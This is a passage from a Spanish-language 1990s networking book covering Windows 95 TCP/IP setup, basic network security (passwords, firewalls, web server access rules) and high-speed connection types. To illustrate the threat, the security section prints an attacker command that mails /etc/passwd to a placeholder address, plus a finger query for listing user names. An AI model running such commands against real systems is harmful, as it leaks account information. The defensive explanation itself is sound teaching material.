**El sistema Windows 95.** Cuando se instala Windows 95, éste detecta todos los dispositivos de su sistema. También detecta la mayor parte de los conflictos entre las configuraciones de hardware del sistema (si hay alguno). Después de que Windows 95 arranque por primera vez, todo lo que tiene que hacer es ligar los protocolos TCP/IP y NetBEUI a la tarjeta Ethernet. Esto se hace abriendo el Panel de control y accediendo a la utilidad de configuración de red (véase la Figura 16.7)

Cuando abra el diálogo, debería ver una línea que describe a su tarjeta de red. Si pulsa el botón Agregar, le preguntará si quiere añadir un dispositivo o un protocolo. Elija Protocolo, y a continuación elija Protocolo NetBEUI. Esto le permite crear un entorno de red igualitaria con las otras computadoras Windows 95 (y con cualquier computadora Windows NT o Windows para Trabajo en Grupo) de la red. Elija Agregar de nuevo, y añada TCP/IP.

Ahora haga una doble pulsación sobre TCP/IP, que debería aparecer en el cuadro de diálogo de configuración de red. Esto muestra el panel Propiedades de TCP/IP (véase la Figura 16.8). Bajo la pestaña Enlaces, conecte el protocolo TCP/IP a su dispositivo adaptador de red. A continuación pulse la pestaña Dirección IP e introduzca la dirección IP para esa computadora y la máscara de subred para su red. (Su proveedor de servicios Internet debería poder proporcionarle estos números.)


A continuación pulse la pestaña Configuración DNS. Introduzca el nombre de la estación de trabajo en la que se encuentre trabajando y el dominio para su red, después pulse el botón Activar DNS.

Por último, pulse la pestaña Gateway (Pasarela) e introduzca la dirección IP del encaminador. Eso es todo. Basta con pulsar Aceptar para salir de la utilidad de configuración de red. Windows se reiniciará automáticamente. Una vez que lo haya hecho, la estación de trabajo estará en la red local y en Internet. (Este proceso se trata más detalladamente en el Capítulo 3.)

## ***Seguridad de red***

---

En esta era de superautopistas y pagos digitales, estamos explorando una nueva frontera. Y como la frontera del Viejo Oeste, la era de la información puede ser un lugar despiadado y sin ley. Pero también como en el Viejo Oeste, la mayoría de la gente



**Figura 16.8.** Enlace de TCP/IP a la tarjeta de red.

son buenos compañeros que simplemente quieren defender sus derechos y ganarse la vida.

Pero siempre hay alborotadores. En Internet, a los proscritos se les llama *piratas* o *bandidos*. No le robarán el caballo o las botas, pero puede ser aún peor. Secretos industriales, información personal, números de tarjetas de crédito —todo está a su disposición—. Y lo peor es que no hay mucho que pueda hacer por evitarlo. A la mayoría de los ladrones de datos casi nunca se les detecta, y mucho menos se les procesa.

Hay, sin embargo, algunas medidas que puede tomar para mantener a raya a los ladrones. Algunas son sólo de sentido común; otras equivalen a cavar un foso alrededor de su red y a colocar guardas junto al puente levadizo. Lo elaborado que sea su sistema de seguridad dependerá del dinero que invierta y de cuánto quiera proteger su intimidad.

Lamentablemente, la seguridad no es un asunto que pueda tomarse a la ligera si

está pensando en poner su organización en el Web. Puede que le parezca paradójico si su meta es poner su información a disposición del público, pero asegúrese de que la única información que facilita es la que quiere hacer pública.

La seguridad para los servidores Web es sólo uno de los aspectos de la seguridad de red. De hecho, el tema es mucho más amplio que configurar un servidor Web para que sea seguro. Como dijimos anteriormente, la mayoría de las computadoras de Internet son máquinas Unix. Y Unix es un sistema operativo grande y complejo, con muchos escondrijos y grietas desde donde pueden curiosear los piratas.

Hoy en día, muchos sistemas Unix vienen configurados de fábrica para proporcionar inmediatamente muchos servicios a la comunidad Internet, no sólo servicio Web. Por ejemplo, la primera vez que enciende una computadora Unix, es probable que esté preparada para ejecutar al menos algunos de los siguientes servicios y servidores:

- Un servicio Finger.
- Un servidor de correo.
- Telnet y demonios rlogin.
- Distintos tipos de servidores FTP Anónimos.
- Un sistema de archivos de red.

Además, los administradores de sistemas implementan a menudo servicios que no aparecen inicialmente en la mayoría de los sistemas, incluyendo:

- Un servidor Gopher.
- Un servidor Web.
- Un servidor de noticias Usenet.
- Un demonio para conversación.

Todos estos servicios de red los pueden explotar visitantes inoportunos. Sin embargo, el modo más normal en que los piratas se cuelan en un sistema es especulando acerca de una contraseña y accediendo a una cuenta de interfaz de órdenes. Una vez que un pirata ha llegado tan lejos, puede considerar que su sistema y toda su información están en peligro.

Pero, ¿quiénes son estos piratas y qué quieren? Quiénes son es un gran misterio. Durante la guerra fría, hubo algunos casos famosos de administradores de sistemas que trabajaron con el FBI y la CIA para seguir la pista a piratas que resultaron ser espías. (Uno de estos casos lo relataba Cliff Stoll en un gran libro titulado *The Cuckoo's Egg*.) Sin embargo, desde el final de la guerra fría no ha habido una reducción espectacular de incidentes de piratería.

Quiénes son los piratas y qué quieren conseguir, está en función sobre todo de quiénes son las víctimas y qué información guardan en sus computadoras. Por ejemplo, una corporación grande que se dedique a la investigación tecnológica de vanguardia atraerá probablemente a más piratas que estén interesados en vender secretos a la competencia que una empresa que venda pequeñas utilidades en el Web. Por otro lado, la empresa que vende pequeñas utilidades puede ser víctima de criminales inte-

resados en obtener números de tarjetas de crédito y sus fechas de caducidad. Y también hay muchos fisgones que lo único que quieren es leer su correspondencia privada, ver en qué proyectos está trabajando, y averiguar cuánto dinero gana.

Independientemente de cuáles sean sus motivos o pretensiones, usted no querrá que los piratas se dediquen a curiosar en sus computadoras. Lamentablemente, no puede hacer mucho más para disuadirlos de lo que puede hacer para impedir que los ladrones entren en su casa y se lleven la televisión. De hecho, la analogía es bastante adecuada, y se pueden aplicar todos los tópicos y refranes: «Vallas altas hacen buenos vecinos», «Eso hará que los honestos sean honestos...», etc. Pero con las computadoras y redes, como con la casa, no hay mucho que se pueda hacer para mantener alejado a un intruso que esté realmente decidido a entrar.

Entonces, ¿debería rendirse y considerar a sus computadoras conectadas con Internet como algo al alcance de cualquiera que esté decidido a entrar? No, en absoluto. Si hace eso, habrán ganado la partida. Hay muchas cosas que puede hacer para poner trabas a la labor de los piratas e impedir que logren sus objetivos sin necesidad de sacrificar su productividad o su estilo de trabajo.

Esta sección del capítulo describe la terminología y conceptos relativos a la seguridad a nivel de todo el sistema. En otras palabras, este material afecta no sólo a los servidores y clientes Web, sino a las redes de Internet que ofrecen acceso a computadoras para cuentas de usuario, transferencia de archivos, correo electrónico, acceso al Web y otros servicios. Recuerde que esto es sólo una visión global; incluso los libros que tratan únicamente los temas relacionados con la seguridad en Internet no examinan detalladamente las versiones específicas de los sistemas operativos o las líneas de código que se requieren para implementar las medidas de seguridad concretas. De modo que no le preocupe que esta sección vaya a ser demasiado técnica, porque no lo es. Pero le dará una visión bastante aceptable de las medidas de seguridad que puede tomar para protegerse a usted y a su red. Además, cuando llegue el momento en que necesite implementar algunas de las medidas de seguridad más complejas que se tratan aquí, tendrá que contratar a alguien que sepa cómo hacerlo.

## ***La primera línea de defensa***

Su primera línea de defensa consiste en habilitar un mecanismo de protección por contraseña en cada una de las máquinas que están conectadas a Internet. La mayoría de los asaltos que se producen se deben a que los usuarios han elegido contraseñas inadecuadas. Los estudios han revelado que se puede adivinar fácilmente hasta el 25 por 100 de las contraseñas de un sistema. (Un pirata sólo necesita una para provocar daños.)

Para un pirata, es sencillísimo averiguar algunos nombres válidos de usuario de un sistema, y descubrir después las contraseñas de acceso. Todos los sistemas Unix tienen un nombre de usuario llamado *raíz*, y la mayoría tienen también al menos otros nombres de usuario como *sys*, *daemon*, *bin*, *operator*, y *admin*. Si alguno de estos nombres de usuario tiene contraseñas fáciles de adivinar, le puede decir también al pirata dónde están las llaves de su casa. Estas cuentas comportan significados espe-

ciales y tienen más privilegios que las cuentas normales de usuario. Si los piratas consiguiesen meterse en una de estas cuentas del sistema, tendrían rienda suelta dentro del mismo. Podrían mirar cualquier cosa y cambiar o eliminar lo que quisieran.

Las cuentas normales de usuario también plantean un gran problema. Los piratas suelen ser muy hábiles con las computadoras, y a menudo saben cómo sacar partido a los errores de los programas del sistema para acceder a niveles más altos. Cuando se descubren dichos errores, a menudo ocasionan un gran ajetreo —al menos dentro de la comunidad Internet— mientras los administradores de red se esfuerzan en descubrir un modo de arreglar los fallos del modo más rápido posible.

---

**Nota:** Hace algunos meses, las redes de noticias informaban sobre un programa llamado Satan que se había puesto a la venta. Decían que el programa ayudaba a los criminales y piratas a irrumpir en las computadoras. La verdad es que Satan es una herramienta muy útil que ayuda a los administradores de sistemas a encontrar y arreglar los fallos que pueda haber en sus sistemas.

---

Algunos sistemas Unix vienen con algunas cuentas ficticias de usuario ya creadas. Por ejemplo, algunos contienen la famosa cuenta *guest* con la contraseña predefinida en *guest*. Los piratas saben todo acerca de estas cuentas, así que lo mejor que puede hacer es quitarlas de su sistema.

Sin embargo, es en estas cuentas donde es más fácil imponer una buena protección por contraseña, (bien si los administradores del sistema cambian las contraseñas o quitando estas cuentas de los sistemas). Normalmente, es más difícil que los administradores de sistemas consigan convencer a los usuarios de que elijan buenas contraseñas, y a menudo los usuarios no entienden la importancia de hacer esto. Después de todo, y dado que una contraseña es secreta, ¿cómo puede saber el administrador que el usuario ha elegido una mala contraseña?

Los piratas pueden enterarse fácilmente de cuáles son los nombres comunes de usuario de un sistema. Esto es especialmente fácil si se pueden introducir en el sistema, aunque sólo sea durante unos segundos. Calcule el tiempo que lleva escribir la orden

```
mail badguy(pirata)@foo.org </etc/passwd
```

Al cabo de unos segundos de escribir esta orden, el pirata tendrá una copia del archivo de contraseñas de su computadora (que no contiene realmente las contraseñas, pero que le servirá de directorio de todos los nombres válidos de usuario y a veces de los nombres reales de los usuarios). Con esta información, el pirata puede intentar acceder a cualquiera de las cuentas que aparecen listadas en el archivo de contraseñas utilizando las contraseñas evidentes que a menudo eligen los usuarios: sus apellidos, los nombres escritos al revés, los nombres de los usuarios, etc.

Incluso si los usuarios no pueden acceder inicialmente al sistema para obtener una

copia del archivo de contraseñas, hay otras formas de conseguir nombres de usuario. Si no se modifica, el demonio *Finger* de muchos sistemas Unix informará de los nombres de usuario (y de los nombres reales) de todo el que tenga una cuenta en el sistema. Todo lo que el pirata tiene que hacer es escribir

```
finger @foo.com
```

para obtener una lista de los usuarios y otro tipo de información, como cuánto tiempo hace que han accedido al sistema. Las cuentas que se muestran como inactivas o que no se han utilizado durante un largo período de tiempo son especialmente atractivas para los piratas.

Otra forma sencilla de obtener los nombres de los usuarios es suscribiéndose simplemente a listas de correo y a grupos de noticias Usenet. Cada vez que envía un mensaje de correo o envía un artículo a un grupo de noticias, está dando a conocer a todo el mundo su nombre de usuario y el nombre de la computadora en la que reside su cuenta. De este modo, los piratas pueden obtener aún más información para descubrir sus contraseñas: los nombres de sus hijos, su dirección, etc.

Si el pirata es especialmente decidido, ejecutará un programa de diccionario en la cuenta del usuario. Un programa de diccionario utiliza cada palabra de un diccionario como contraseña para intentar acceder a la computadora. Para defenderse frente a este enfoque, los usuarios deben elegir palabras que no sean corrientes, por ejemplo: «xe7toMay» o «91xBpd!».

La mayoría de las versiones más recientes del sistema operativo Unix ofrecen algunas herramientas a los administradores de sistemas para que gestionen las contraseñas de usuario. Los administradores pueden pedir a los usuarios que elijan una contraseña con un número mínimo de caracteres, que las contraseñas incluyan una combinación de letras mayúsculas y minúsculas, que incluyan cifras, o quizá que se ajusten a todos estos requisitos. Al exigir requisitos como éstos se consigue que las contraseñas sean casi imposibles de adivinar.

A pesar de la disponibilidad de estas herramientas, la mayoría de los administradores de sistemas no piden aún a los usuarios que elijan buenas contraseñas. Pero usted puede incluir un sistema de seguridad por contraseña a prueba de bombas, y si contrata a alguien para que administre su sistema o su red, puede pedir a esa persona que haga lo mismo.

Aparte de una buena gestión de protección por contraseña, sólo hay una cosa que pueda hacer antes de meterse de lleno en materia de seguridad, grandes inversiones y sistemas de seguridad sofisticados: simplemente no ejecute ningún servidor o demonio que no necesite. O, si los necesita ocasionalmente pero no para el público en general, no permita que la gente los utilice de forma anónima. Por ejemplo, si no quiere que la gente utilice FTP para acceder a su sistema y recuperar archivos (o si no ofrece ningún archivo importante) no ejecute un demonio *ftpd*, o al menos no autorice accesos FTP anónimos. Estas medidas no serán prácticas siempre para las máquinas principales de un proveedor de servicios plenos, pero si su intención sólo es servir páginas Web, entonces todo lo que necesita es un servidor Web.

## Construcción de una fortaleza

A veces no basta con incluir contraseñas y utilizar otras medidas de sentido común para disuadir a los piratas. Si tiene mucho en juego, es posible que tenga que tomar más medidas para proteger su intimidad.

Las empresas u organizaciones con redes internas tienen normalmente una computadora especial llamada *pasarela*, o *encaminador* (como los encaminadores ISDN de los que hablamos anteriormente), a través de la cual fluye todo el tráfico de entrada y salida de Internet.

Vuelva a la Figura 16.6 para ver un ejemplo de cómo se conectan normalmente las redes a Internet. Esta figura muestra dos tipos de redes Ethernet conectadas a Internet por una línea ISDN. En ambos ejemplos, un encaminador ISDN dirige el tráfico entre la red interna e Internet. Puede que las redes con otro tipo de conexiones, como Repetición de tramas, tengan un tipo de encaminador diferente y las redes con una conexión de módem pueden conectar directamente con una de las computadoras de la red que realice el encaminamiento. Pero con este tipo de configuración, no existen barreras especiales para desanimar a los intrusos.

Los términos *pasarela* y *encaminador* se utilizan con cierta libertad, pero generalmente el término *pasarela* se refiere a una computadora situada en una red de una organización. A menudo, una pasarela es la computadora principal de una organización, y es también a menudo una máquina Unix. En una red típica sin modificar —e insegura— no hay nada especial acerca de la pasarela. La diferencia principal entre una computadora de pasarela y una máquina Unix estándar es que el núcleo de la pasarela (el centro de programación de su sistema operativo) está instalado para supervisar estrechamente el tráfico Internet y para crear el encaminamiento entre las máquinas de la red e Internet, y viceversa. En cualquier otro aspecto, la pasarela funciona como una computadora típica Unix de la red interna, y puede proporcionar todos los servicios Internet listados anteriormente tanto para los usuarios internos como para los usuarios que vienen de Internet.

Un encaminador realiza las mismas funciones, pero generalmente el término *encaminador* se refiere a una caja más parecida a un módem que a una computadora. El encaminador tiene un conector para la conexión a Internet (un enchufe modular tipo teléfono en el caso de ISDN) y un conector Ethernet para conectar a la red interna. Igual que con la pasarela, el encaminador supervisa el tráfico Internet y encamina dicho tráfico entre la red interna e Internet.

Sin una programación especial, ni una computadora de pasarela ni un encaminador hacen nada por mejorar la seguridad de la red interna; simplemente encaminan bloques de datos desde computadoras externas a las computadoras internas, y viceversa.

Sin embargo, se pueden configurar casi todos los encaminadores y todas las pasarelas para añadir alguna seguridad extra. (Al menos se puede configurar cualquier pasarela de la que se tenga el código fuente interno del núcleo.) Con la mayoría de los encaminadores, se pueden especificar computadoras y redes para las que no se admite el tráfico de entrada. Esto se conoce como *filtrado del host*. Se puede hacer lo

mismo con una pasarela si se modifica el código fuente de su núcleo para que rechace los bloques de datos procedentes de host no autorizados.

Como ya habrá supuesto, el filtrado del host no es la medida de seguridad definitiva. Después de todo, para que el filtrado sea eficaz, tiene que saber desde qué host lanzan sus ataques los intrusos. Y eso sólo lo puede saber una vez que éstos ya hayan conseguido acceder a su sistema al menos una vez. Además, si el intruso procede de una red o proveedor de servicios Internet grande, puede que también acabe impidiendo el acceso a tráfico de entrada que le interese.

## **Cortafuegos**

Para una seguridad eficaz, se necesita un *cortafuegos*. Un cortafuegos es normalmente una computadora situada entre Internet y la red interna. Está dedicada a inspeccionar el tráfico en busca de piratas y a imponer medidas de seguridad estrictas. Lo más frecuente es que un cortafuegos no tenga otro objeto que ocuparse de las medidas de seguridad.

Hay muchos tipos de cortafuegos; de hecho, no hay una definición formal de cortafuegos ni ninguna organización legitimada para hacerlo. Pero la mayoría de los cortafuegos entran en una de estas dos categorías: *pasarelas duales* y *pasarelas de host protegido*.


Una pasarela dual (conocida a veces como *host de bastión*) se parece a la pasarela insegura que tratamos anteriormente, pero con un par de diferencias importantes.

La pasarela insegura está situada entre Internet y la red interna, pero lógicamente hablando, es sólo otra máquina de la red interna, igual que cualquier otra máquina de la red es un nodo de pleno derecho de Internet. Es decir, la conexión lógica entre las máquinas internas y Internet es contigua. Considérela como un cable que viene desde Internet y se enrolla alrededor de cada máquina de la red interna.

La pasarela dual rompe ese cable limpiamente. Es el término de la conexión desde Internet, pero también está conectada a la red interna, aunque de un modo completamente distinto. En la jerga de los programadores y de los administradores de sistemas Unix, una pasarela dual «habla a dos interfaces de red separadas». La Figura 16.9 muestra cómo los bloques de datos procedentes de un lado del cortafuegos no pueden alcanzar el otro lado sin que lo sepa la pasarela. El software que se ejecuta en la pasarela tiene que recibir los bloques desde una interfaz y pasárselos a la otra interfaz.

El inconveniente de las pasarelas duales es que las computadoras de la red no tienen un contacto directo con las computadoras de Internet que están fuera de la red. En lugar de eso, las computadoras de la red interna establecen contacto con el mundo exterior comunicando sus peticiones a programas especiales, denominados *sustitutos*, que se ejecutan en la máquina de pasarela. Cuando un sustituto recibe una petición desde una máquina de la red interna, el propio sustituto hace la petición del host deseado de Internet, y a continuación simplemente retransmite cualquier tráfico entre las dos máquinas.






**Figura 16.9.** Una pasarela dual.

El otro tipo de cortafuegos es la *pasarela de host protegido*. Sólo hay una conexión contigua entre Internet y todas las máquinas de la red interna, pero hay un enrutador situado entre la pasarela de host protegido e Internet. Este enrutador está situado de modo que sólo envía el tráfico de entrada directamente al host protegido, que puede validar entonces todas las peticiones entrantes (véase la Figura 16.10).

Tanto las pasarelas duales como las pasarelas de host protegido examinan todo el tráfico de red detalladamente. La pasarela sabe exactamente qué tipo de tráfico está autorizado, y con qué máquinas; por ejemplo, si una organización tiene instalada una máquina para servir páginas Web al exterior y las demás máquinas no están autorizadas para hacer esto, el cortafuegos denegará cualquier petición del exterior para acceder a los documentos Web a través de una máquina que no sea el servidor Web designado.

De forma parecida, si una máquina de la red interna tiene un servidor FTP y está autorizada para servir archivos anónimamente, la pasarela puede denegar peticiones FTP para conectar a otras máquinas que no sean el servidor Web autorizado. El host protegido permitirá que la conexión tenga lugar inmediatamente, mientras que un sustituto del host dual mediará en la comunicación entre el solicitante externo y el servidor FTP.

Por regla general, tanto si una máquina de pasarela está instalada como dual o como host protegido, se dedica a servir de cortafuegos de seguridad y a permitir o



**Figura 16.10.** Una pasarela de host protegido.

denegar conexiones en relación a un conjunto definido de reglas. Sin embargo, también se puede utilizar para otros usos. Por ejemplo, no hay ninguna razón por la que una pasarela no pueda ejecutar servidores para servir páginas Web o sesiones de transferencia de archivos; de hecho, al hacer eso puede proporcionar una protección más amplia a las máquinas de la red interna al reducir la necesidad de acceso a la red interna desde el exterior. Por supuesto, esto asume que no se necesita protección para las páginas Web que quiere servir, o para los archivos que quieren hacer disponibles anónimamente (que bien puede ser el caso).

Hay algunas ventajas adicionales al utilizar una máquina cortafuegos como servidor. Por ejemplo, el servidor Web CERN ejecutándose en modo sustituto en una máquina cortafuegos guardará en la memoria próxima los documentos externos que pidan los clientes de dentro del cortafuegos. Esto quiere decir que si un grupo de usuarios internos suele explorar las mismas páginas Web, el sustituto no tendrá que ir a la máquina situada en Internet para recuperar una nueva copia de la página con cada petición. Los usuarios de la red interna acceden a las páginas mucho más rápidamente, y se utiliza menos ancho de banda Internet.

### ***Restricción del acceso a su servidor Web***

Además de todas las medidas de seguridad a nivel de sistema que se pueden implementar con un cortafuegos, con la mayoría de los servidores Web también se puede restringir el acceso a redes, host y usuarios no deseados. También se puede restringir el acceso por completo o en base a determinadas páginas.

El modo de hacer esto depende del servidor en particular que se utilice, pero la mayoría de ellos funcionan de forma parecida. La implementación de seguridad a nivel de servidor es fácil de entender: Para denegar el acceso a cualquier red, host o usuario, basta con especificar en un archivo de configuración que se les quiere denegar el acceso. Para implementar la restricción, se especifica una orden en un archivo de configuración.

El siguiente fragmento de código muestra una sección del archivo *access.conf* para el servidor NCSA.

```
# Controla quién puede acceder a material de este servidor.

<Limit GET>
order allow, deny
allow from all
deny from .abc.com xyz.def.edu
</Limit>
```

Observe que las opciones y el lenguaje de configuración se parecen mucho a HTML. La sección que comienza con la etiqueta `<Limit GET>` define los criterios para aceptar y denegar el acceso al servidor. La primera línea de la sección:

```
order allow, deny
```

especifica que el orden de las siguientes órdenes afectará primero a permitir el acceso, y a continuación a denegarlo. Como puede ver, en principio se autoriza el acceso a todo el mundo, a continuación se le deniega a determinados host y usuarios.

Si se invierte el orden:

```
order deny, allow
```

se puede denegar el acceso a todo el mundo, y después autorizar el acceso explícitamente a determinados host.

También se puede controlar el acceso a determinadas páginas poniendo un archivo llamado *.htaccess* en cada subdirectorio que contenga documentos Web. En cada uno de estos archivos de cada directorio, se puede poner un código similar al del ejemplo que acabamos de ver para autorizar el acceso a todo el mundo, y después restringírselo a ciertos individuos, o para restringir el acceso a todo el mundo y a continuación permitir el acceso a ciertos individuos.

## ***Seguridad con Windows 95 y Windows NT***

La mayor parte de la discusión sobre seguridad que se trata en este capítulo se refiere a computadoras Unix, pero con el número creciente de computadoras Windows 95 y Windows NT que hay en Internet, es importante también que tratemos los asuntos principales sobre seguridad en estos tipos de computadoras.

En la sección «Nuestro Plan» que vimos anteriormente, mencionábamos un servidor Web para Windows 95 y Windows NT. Sin embargo, además de ejecutar servidores Web, las computadoras Windows también ofrecen otros servicios Internet, incluyendo FTP, correo y noticias.

Normalmente, las máquinas Windows dejan menos huecos para que se cuelen los piratas. Esto se debe a una serie de razones (no es sólo que el software sea mejor); una de ellas es que los PC que se ejecutan bajo Windows son principalmente máquinas que utiliza un solo usuario, y no facilitan ningún tipo de acceso de interfaz de órdenes o acceso directo al sistema operativo. Aun así, es necesario tomar algún tipo de medidas para proteger los datos.

La herramienta más importante para defender este tipo de máquinas es mediante protección por contraseña. Utilícela.

Este es un ejemplo de por qué se deben utilizar contraseñas con Windows. Windows hace que la conexión de red sea algo muy sencillo; en una red local que ejecute Windows 95, todo lo que hay que hacer para poner una unidad de disco (o cualquier otro recurso) a disposición de otros usuarios de la red es pulsar con el botón derecho sobre el objeto y seleccionar la orden Compartir del menú de acceso directo que aparece. Se puede ir entonces a otra máquina de la red y acceder a la unidad de disco o recurso directamente.

Esto está muy bien, pero también es potencialmente peligroso. Este es el motivo: si su máquina Windows 95 está en Internet, a menos que haga algo especial, su siste-

ma no sabrá diferenciar entre alguien que esté en su red local que tiene acceso a su disco y alguien que accede a través de Internet.

Por supuesto, los piratas tendrán que saber que su máquina está ejecutando Windows 95, pero eso no es difícil de determinar, especialmente si se topasen con su red al explorar sus páginas Web o al hacer una transferencia de archivos.

Con Windows 95, se pueden definir permisos de acceso de sólo lectura o de acceso pleno. Cada tipo de acceso conlleva una contraseña diferente. Mientras su protección por contraseña proteja todos sus recursos compartidos, estará relativamente a salvo.

---

## ***Conexiones de alta velocidad a Internet***

Un módem de 28,8 Kbps debe ser suficiente para un solo usuario que explore el Web; también debería ser suficiente, aunque algo lento, para redes pequeñas con dos o tres computadoras. Sin embargo, si tiene pensado conectar una red grande a Internet o quiere instalar su propio servidor Web, necesitará una conexión más rápida. En este capítulo, descubrirá las mejores opciones disponibles y las más prácticas.

### ***Tipos de conexiones de alta velocidad***

---

Los tres tipos de conexiones de alta velocidad más importantes son las líneas de alquiler dedicadas, de repetición de tramas e ISDN (véase la Tabla 17.1). En esta sección, trataremos los aspectos básicos de cada estrategia de conexión y estableceremos los principios de lo que se tratará en el resto del capítulo.

#### ***Líneas de alquiler***

El tipo más corriente y antiguo de conexión de alta velocidad a Internet es la *línea de alquiler*. Con una línea de alquiler, contrata con su compañía telefónica para que le proporcione una conexión directa entre su red y su proveedor de servicios Internet (ISP). Su equipo no inicia llamadas a su proveedor de servicios ya que usted no marca a la red de la compañía telefónica. Esta línea está conectada permanentemente de un extremo a otro y, una vez configurada, permanece abierta 24 horas al día.

**Tabla 17.1.** Tipos y rendimiento de conexiones de alta velocidad.

Tipo	Velocidad base (en KBPS)
Módem V.32bis	14,4
Módem V.34	28,8
Línea de alquiler 56K	56
SDN BRI (1 canal)	56-64
ISDN BRI (2 canales)	128-132
Repetición de tramas	56-1.544
T1 fraccional	256-1.280
ISDN PRI	1.544
T1 completa	1.544
T3	44.736

Hay distintos modelos de líneas de alquiler. Las más corrientes son 56K, T1, y T3. Una línea de alquiler 56K se conecta a su red con un cable telefónico estándar (un par de hilos de cobre). Aunque es la más barata de las líneas de alquiler, su rendimiento total sólo es ligeramente superior al de una conexión de módem de acceso telefónico de 28,8. La mayoría de los módem de 28,8 se ajustan a un estándar llamado V34 y pueden comprimir los datos a ratios de hasta 4:1, por lo que un módem V34 que alcance una compresión de solamente 2:1 ofrece más o menos el mismo rendimiento que una línea de alquiler 56K. Obviamente, una línea 56K solamente va a soportar unos cuantos usuarios más que una conexión de módem de acceso telefónico; si su objetivo es servir páginas Web, siga leyendo.

A la línea T1 la transporta un *cable de cuatro conductores*, dos líneas telefónicas (un par) enlazadas en una sola funda. El conector situado al extremo del cable es una clavija modular RJ-45 parecida a un enchufe telefónico modular estándar pero un poco más grande. T1 puede transportar 1.544 megabits de datos por segundo (1.544Mbps), aproximadamente 27 veces la capacidad de una línea 56K o un módem 28,8 que comprima los datos. Una línea T1 puede soportar cientos de usuarios o docenas de conexiones de red. De hecho, muchos ISP pequeños se conectan a Internet con una línea T1.

T3 es una línea principal de gran capacidad (y muy cara). Normalmente sólo las utilizan los ISP grandes y las grandes empresas de comunicaciones que hacen posible que exista Internet, como AT&T y SprintLink. Una línea T3 puede soportar cientos de redes y decenas de miles de usuarios. A menos que piense convertirse en un ISP muy grande, probablemente nunca verá una línea T3.

De las opciones que hemos visto hasta ahora, las más prácticas son 56K y T1. De todas formas, la diferencia en capacidad y coste entre ambas es bastante grande; con otra opción llamada servicio T1 *fraccional* (o *parcial*), puede empezar con un nivel relativamente bajo de ancho de banda sobre una conexión T1 —quizá 128 o 256K— e incrementar el ancho de banda a medida que lo necesite llamando simplemente a la compañía telefónica. Dado que el cableado para los servicios T1 y T1 fraccional es el mismo, todo

lo que tiene que hacer la compañía telefónica es mover algunos reguladores o girar algunos botones (o lo que quiera que hagan) para aumentar su ancho de banda.

---

**Nota:** Si solamente necesita un servicio 56K para empezar, pero piensa que sus necesidades serán mayores en el futuro, considere el servicio T1 fraccional. Evitará tener que pagar dos veces por la instalación del cableado, y la diferencia en los costes por el servicio puede ser menor de lo que cree.

---

## ***Repetición de tramas***

Repetición de tramas es una tecnología más reciente que la de las líneas de alquiler. La idea es que en vez de pagar una línea de alquiler que se ejecuta directamente desde su red hasta la red de su ISP, conecta su red al interruptor de repetición de tramas de la compañía telefónica, que a su vez dirige el tráfico entre su red y la red de su proveedor.

Repetición de tramas soporta velocidades entre 56 y 1.544 Mbps, y los costes por el servicio varían en función de esto. Igual que con las líneas de alquiler superiores a 56K, tendrá que solicitar a la compañía telefónica que se encargue de algunas tareas relacionadas con el cableado de la conexión.

## ***ISDN***

Si las velocidades de módem no son lo suficientemente rápidas, pero no puede permitirse un T1 completo o fraccional, puede que ISDN sea lo que necesita. Las siglas ISDN corresponden a Red digital de servicios integrados (del inglés, *Integrated Services Digital Network*) y podría ser la dirección que tomen en el futuro las comunicaciones de voz así como la transmisión de datos. ISDN utiliza el cableado telefónico existente, pero lo utiliza digitalmente y no analógicamente como en el pasado. Como resultado, permite una precisión y capacidad mucho mayores con los mismos cables. Con ISDN se pueden obtener velocidades de transmisión de datos que varían entre 64 Kbps y 1.544 Mbps (la velocidad de T1).

